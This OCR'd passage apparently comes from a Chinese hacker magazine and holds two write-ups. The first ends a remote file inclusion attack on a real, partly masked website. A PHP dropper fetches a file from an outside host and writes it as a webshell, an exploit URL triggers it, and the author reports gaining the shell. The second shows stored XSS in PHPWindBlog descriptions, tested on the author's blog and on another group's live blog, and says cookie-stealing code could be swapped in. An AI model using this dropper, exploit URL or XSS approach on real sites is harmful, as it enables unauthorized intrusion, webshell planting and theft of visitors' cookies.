


图 8　createfile 的内容

这个文件的内容如下：

```
<?
$f=file_get_contents("http://www.iceskysl.net/1stphp.txt"); //打开文件
```

```
$ff=fopen("../../modules/ist.php","a");   //创建modules目录下的ist.php文件
fwrite($ff,$f);写1stphp.txt内容带ist.php中
fclose($ff);   //关闭前面打开的文件?>
```

OK，下面就好办了，直接提交如下语句：

```
http://www.***sson.net//classes/adodbt/sql.php?classes_dir=http://www.iceskysl.net/creatfile.txt?
```

返回结果如图9所示，看来成功了。




图9　写Webshell

第四步：推算WebShell路径

前面我们得到的路径是/usr/vhome/5/2/7/52744.ctc-***-g1.dns.com.cn/www/classes/adodbt，写Webshell时写的路径是../../modules/ist.php，那就是当前目录上跳两级为/www/下的/modules/下的ist.php文件。

OK，地址得到了，如http://www.**sson.net/modules/ist.php，输入地址进来，如图10所示。




图10　得到WebShell

拿到WebShell，看了下主机的配置也不是很强，加之这只是一个测试，就没继续下去。这个系统还有别的漏洞，修补就不多说了，官方也给出了补丁，要修补的朋友直接去官方下载即可。

编辑点评 看过前几期杂志的朋友应该对这样的漏洞很熟悉了，对include的文件名没有进行处理，导致我们可以提交恶意的路径并包含我们构造好的文件，进行执行命令或者写WebShell，这类漏洞的利用是极具杀伤力的。相信经过这几期类似漏洞的分析，大家对这样的漏洞都该掌握了吧。

PHPWINDBLOG 又暴新漏洞

光芒果[I.S.T]&闷闷



从本文你可以学到：
1. PHPWINDBLOG的新漏洞。
2. 如何绕过限制提交跨站语句。
3. 如何用变通的方法暂时修补漏洞。

起因

经过闷闷同学的辛勤劳动，我的基于PHPWIND的论坛终于成功整合了BLOG功能，高兴啊！（其实是我偷懒不愿查资料去弄，呵呵）马上去试了一下，感觉还真不错。既然朋友把BLOG整合好了，我也该做点事了吧，那就检查一下这个BLOG的安全吧。

检测过程

这个BLOG是用PHP写的，由于我对PHP并不是很熟悉，也懒得去看代码，所以就准备从一些已经发现的类似漏洞着手。大家都还记得PHPWIND4.01出的跨站漏洞吧？不错！就是勋章中心和附件描述处过滤不严，导致可以写入跨站语句，其中以附件描述处的尤为严重，只需要普通用户权限就可以利用了。既然PHPWINDBLOG和PHPWIND论坛是同出一家的程序，那这个BLOG的附件描述会不会也有同样的问题呢？动手试一试不就知道了吗！于是我来到发表新日志的地方，主题和内容随便写，再任意选一个图片上传，在附件描述栏写入如下代码：<script>alert('test')</script>，如图1所示。




图1　填写附件描述为跨站脚本




图2　弹出写入的跨站内容

然后点“提交”发表日志。好了，我们现在打开刚发表的日志，一打开马上就弹出了含有“test”的窗口，如图2所示。

如上看来真的没有对附件描述处进行过滤。相应地，如果把<script>alert('test')</script>换成一段COOKIES或转向

木马网页的代码，浏览这篇日志的用户就要中招了。我们还注意到，在弹出test后，显示的附件描述处是没有任何内容的，如图3所示。也就是说，别人可以认为是没有描述，这样一来，跨站挂马的隐蔽性就增强了不少。




图3 附件描述没有显示任何内容

初步测试成功后，我以为是我朋友弄的BLOG是老版本的问题，于是就问他整合的是哪个版本的BLOG，他说是最新的4.3.2版。我还是不太相信，但我又没有在官方创建BLOG的权限，于是想到E.S.T的论坛整合的BLOG也是这套程序。E.S.T作为国内著名的安全团队，它用的程序的版本应该是最新的。于是我到E.S.T的BLOG进行了类似的测试，结果漏洞同样存在，效果一样，就不抓图了。

既然发表日志的附件描述处过滤不严，那么其他可写描述的地方是不是也有类似漏洞呢？经过我仔细探索，发现这套BLOG一共有3个可以写描述的地方，除了日志发表处以外还有相册描述处和相册内图片描述处。于是，我又分别在这两个可以写描述的地方写入<script>alert('test')</script>进行测试，如图4所示。




图4 在图片描述处写入跨站测试语句

然后访问相关页面，发现写入的描述没有出现跨站效果，而是直接把代码显示出来了，如图5所示。




图5 图片描述直接显示出来了

难道这两个地方都过滤掉了吗？我又到E.S.T的BLOG试了一次，这次结果有些不同了：在相册描述处的语句倒还是一样，直接显示出代码来，但在相册图片描述处却弹出一个"test"，如图6所示。




图6 相册图片描述处跨站测试成功

这到底是怎么回事呢？为什么同是一套程序，在E.S.T可以测试成功，而在我网站的BLOG上却不能成功呢？郁闷，再试一次看看，更奇怪的是这次居然连在E.S.T测试都不成功了。到底是什么问题呢？只好到个人相册管理那里，编辑刚才测试成功的那个图片，看看有没有新发现。看了半天还是看不出什么名堂来，就一个字母一个字母地看，终于发现问题了：原来我的语句中多了一个空格，变成了<script>alert('test') </script>(注意 </script>前有个空格)，而这个空格又正好处在换行的地方，难怪我看了这么久才发现呢。那到底是不是这个空格的问题呢？于是我又在相册发了一张图片，图片描述写<script>alert('test')　</script>，如图7所示。

